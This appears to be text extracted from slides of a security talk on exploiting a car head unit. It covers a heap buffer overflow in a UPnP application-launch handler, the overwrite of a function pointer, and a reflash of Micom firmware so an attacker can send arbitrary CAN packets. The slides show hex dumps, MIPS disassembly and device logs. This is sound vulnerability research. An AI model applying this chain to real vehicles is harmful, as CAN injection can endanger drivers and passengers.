001E0850  FF FF FF FF 00 00 00 00  25 05 25 00 00 00 00 00  ........%.%.....
001E0860  91 15 25 00 24 00 00 00  80 08 1E 00 80 08 1E 00  æ.%.$...Ç...Ç...
001E0870  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0880  B6 15 25 00 1F 00 00 00  A0 08 1E 00 00 00 00 00  ¦.%.....á.......
001E0890  00 00 00 00 00 00 00 00  33 05 25 00 00 00 00 00  ........3.%.....
001E08A0  D6 15 25 00 10 00 00 00  C0 08 1E 00 00 00 00 00  +.%.....+.......
001E08B0  40 08 1E 00 00 00 00 00  00 00 00 00 00 00 00 00  @...............
001E08C0  E8 15 25 00 1D 00 00 00  E0 08 1E 00 00 00 00 00  F.%.....a.......
001E08D0  FF FF FF FF 00 00 00 00  4B 05 25 00 00 00 00 00  ........K.%.....
001E08E0  06 16 25 00 0C 00 00 00  00 09 1E 00 00 09 1E 00  ..%.............
001E08F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0900  14 16 25 00 1C 00 00 00  20 09 1E 00 00 00 00 00  ..%..... .......
001E0910  00 00 00 00 00 00 00 00  4F 05 25 00 00 00 00 00  ........O.%.....
001E0920  32 16 25 00 1F 00 00 00  40 09 1E 00 00 00 00 00  2.%.....@.......
001E0930  C0 08 1E 00 00 00 00 00  00 00 00 00 00 00 00 00  +...............
001E0940  52 16 25 00 1C 00 00 00  60 09 1E 00 00 00 00 00  R.%.....`.......
001E0950  FF FF FF FF 00 00 00 00  77 05 25 00 00 00 00 00  ........w.%.....
001E0960  6F 16 25 00 13 00 00 00  80 09 1E 00 80 09 1E 00  o.%.....Ç...Ç...
001E0970  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0980  84 16 25 00 22 00 00 00  A0 09 1E 00 00 00 00 00  ä.%."...á.......
001E0990  00 00 00 00 00 00 00 00  90 05 25 00 00 00 00 00  ..........%.....
001E09A0  A7 16 25 00 0F 00 00 00  C0 09 1E 00 00 00 00 00  º.%.....+.......
001E09B0  40 09 1E 00 00 00 00 00  00 00 00 00 00 00 00 00  @...............
```





```
MEMORY:421D166C jal     unk_421C8990
MEMORY:421D1670 move    $a0, $s2
MEMORY:421D1674 move    $s1, $v0
MEMORY:421D1678 addiu   $s0, $s3, 0x11C
MEMORY:421D167C lw      $a1, 0x1C($sp)
MEMORY:421D1680 move    $a2, $s1
MEMORY:421D1684 jal     unk_421E2DE8
MEMORY:421D1688 move    $a0, $s0
MEMORY:421D168C addu    $a0, $s0, $s1
MEMORY:421D1690 sb      $zero, 0($a0)
MEMORY:421D1694
MEMORY:421D1694 loc_421D1694:                    # CODE XREF: MEMOI
MEMORY:421D1694                                  # MEMORY:421D1660
MEMORY:421D1694 lw      $t0, 4($s2)
MEMORY:421D1698 li      $t1, 0xC
```

memcpy (App->AppName,string,length)

AppName


AppID


UNKNOWN 421D1690: MEMORY:421D1690 (Synchronized with PC)

Hex View-1


```
001E0830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0840  00 00 00 00 02 00 00 00  00 00 00 00 00 00 00 00  ................
001E0850  00 00 00 00 00 00 00 00  4D 4F 00 00 00 00 00 00  ........MO......
001E0860  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0870  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0880  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0890  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E08F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0900  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0910  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0920  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0930  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0940  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0950  00 00 00 00 00 00 00 00  00 00 00 00 73 61 68 61  ............saha
001E0960  72 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  rAAAAAAAAAAAAAAA
001E0970  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
001E0980  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
001E0990  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
001E09A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
001E09B0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
001E09C0  41 41 41 41 41 41 42 42  42 42 42 42 42 42 42 42  AAAAAABBBBBBBBBB
001E09D0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
001E09E0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

Buffer Overflow







From **Vulnerability** to **Exploit**



Goal: Overwriting Function Pointer

issue: Taking care of Data Pointers (Overwriting with valid addresses)






Exploit Chain

✓ Overflow Buffer on Heap

✓ Overwrite Function Pointer

```
##################################### UPnPInvoke_TmApplicationServer_LaunchApplicati
on_Sink ##########################################
[MLCP] UPnPInvoke_TmApplicationServer_You Are Hacked!!!!!!! Smile :)
 call UPnPRelease - 25
: 88 ms
[MLCP] UPnPInvoke_TmApplicationServer_You Are Hacked!!!!!!! Smile :)
 call UPnPRelease - 25
: check 1
[MLCP] UPnPInvoke_TmApplicationServer_You Are Hacked!!!!!!! Smile :)
 call UPnPRelease - 25
: check 2
[MLCP] UPnPInvoke_TmApplicationServer_You Are Hacked!!!!!!! Smile :)
 call UPnPRelease - 25
: check 3 (1)
[MLCP] UPnPResponseSink_TmApplicationServer_LaunchApplication:  AppURI is null
[MLCP] UPnPResponseSink_TmApplicationServer_LaunchApplication: uri is null
[AppTM] UPnPResponseSink_TmApplicationServer_LaunchApplication:
```

Exploit Chain



- ✓ Same CAN controller used in Jeep Attack
- ✓ Miller & Valasek modified list of CAN IDs by updating that part of the Micom firmware

```
[MgrUpg](SendProgress) cur=289792, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 53%
[MgrUpg](SendProgress) cur=295296, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 54%
[MgrUpg](SendProgress) cur=300928, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 55%
[MgrUpg](SendProgress) cur=306432, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 56%
[MgrUpg](SendProgress) cur=312064, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 57%
[MgrUpg](SendProgress) cur=317568, tot=557056, prog=5
[MgrUpg] Firmware Progressing - 58%
[MgrUpg](SendProgress) cur=323200, tot=557056, prog=5
```

```
Display_Park_For_Update(int)
closePopup(HWND__ *,int)
findEnableWindowProc(HWND__ *,long
UpdateInfo_DisArmCommand(HWND_
DlgUpdateInfoProc(HWND__ *,uint,uin
DLG_UpdateInfo_CreateDialog(HINSTA
addDlgBG(GUI_WIDGET_DIALOG,int,in
Manager_Init(void)
Manager_CreateDlg(BYOM_DIALOG_S
Manager_ChangeDlg(BYOM_DIALOG_S
GUI_WIDGET_GetBMPWidth(HBITMAP
GUI_WIDGET_GetBMPHeight(HBITMA
GUI_WIDGET_DisplayBackground(HDC
GUI_WIDGET_DrawBitmap(HDC__ *,int,
GUI_WIDGET_DisplayLabel(HDC__ *,GU
GUI_WIDGET_DisplayBtnText(HDC__ *,
```

```
li      $a1, 0
jal     memset
addiu   $a0, $sp, 0x1190+var_648
lui     $a0, 3
addiu   $a2, $a0, (aMdMicomupdate_ - 0x30000)  # "\\MD\\MicomUpdate\\*.*"
li      $a1, 0x104
jal     swprintf_s
addiu   $a0, $sp, 0x1190+var_648
lw      $t0, FindFirstFileW
addiu   $a1, $sp, 0x1190+var_CB0
jalr    $t0
addiu   $a0, $sp, 0x1190+var_648
li      $a0, 0xFFFFFFFF
beq     $v0, $a0, loc_2A7A0
nop
```

- ✓ An attacker can send any arbitrary CAN packet

